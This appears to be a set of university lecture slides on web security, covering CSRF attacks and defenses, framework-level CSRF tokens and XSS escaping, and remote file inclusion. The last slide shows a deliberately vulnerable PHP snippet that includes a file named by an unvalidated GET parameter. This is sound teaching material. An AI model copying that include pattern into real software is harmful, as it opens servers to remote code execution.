

Web Security – Day 2

Jonathan Burket

Carnegie Mellon University

Credits: Original Slides by David Brumley.

Examples based on DVWA (<http://www.dvwa.co.uk/>)


Collin Jackson's Web Security Course


<http://caffeinept.blogspot.com/2012/01/dvwa-sql-injection.html>


Graphics from The Noun Project

Cross Site Request Forgery (CSRF)

Recall: Session Cookies








Cross Site Request Forgery (CSRF)

A *CSRF attack* causes the end user browser to execute unwanted actions on a web application in which it is currently authenticated.

Another Example: Home Router



* source: "Drive-By Pharming", Stamm et al. Symantec report, 2006

CSRF Defenses

- Secret Validation Token



```
<input type=hidden value=23a3af01b>
```

- Referrer Validation

The Facebook logo, consisting of the word 'facebook' in white lowercase letters on a blue rectangular background.

face

Not designed for CSRF Protection

e.php

- Origin Validation

The Facebook logo, consisting of the word 'facebook' in white lowercase letters on a blue rectangular background.

facebook

```
Origin: http://www.facebook.com/home.php
```

* Referrer is misspelled as “referer” in HTTP header field


Secret Token Validation



```
<input type=hidden value=23a3af01b>
```

- Requests include a hard-to-guess secret
 - Unguessability substitutes for unforgeability
- Variations
 - Session identifier
 - Session-independent token
 - Session-dependent token
 - HMAC of session identifier

Secret Token Validation



```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></div>  
="/images/logo.jpg" width='110'></div>
```

Referrer Validation

facebook

Origin: `http://www.facebook.com/home.php`


HTTP Origin header

- ✓ Origin: `http://www.facebook.com/`
- ✗ Origin: `http://www.attacker.com/evil.html`
- Origin:

Lenient: Accept when not present (insecure)

Strict: Don't accept when not present (secure)

From HW2: The CRIME Attack



Web Frameworks

Web Frameworks

- Automatic CSRF Tokens

```
<input type=hidden value=23a3af01b>
```

- Don't need to actually write SQL queries

```
Post.find(params[:id]) =>  
  "select * from posts where id=" +  
  + safe(params[:id]) + ""
```

- Automatic XSS Sanitization



django

Web Frameworks – XSS Sanitization



Rails HTML Templating:

```
<html>
<body>
  Welcome to the site <%= user.username %>!
</body>
</html>
```



```
user.username = "<b>jburket</b>"
```



```
<html>
<body>
  Welcome to the site &lt;b&gt;jburket&lt;/b&gt;!
</body>
</html>
```

Web Frameworks



Increased automation in web frameworks
can introduce new vulnerabilities

Remote File Inclusion

colors.php:

```
...
<?php
    if (isset( $_GET['COLOR'] ) ){
        include( $_GET['COLOR'] . '.php' );
    }
?>
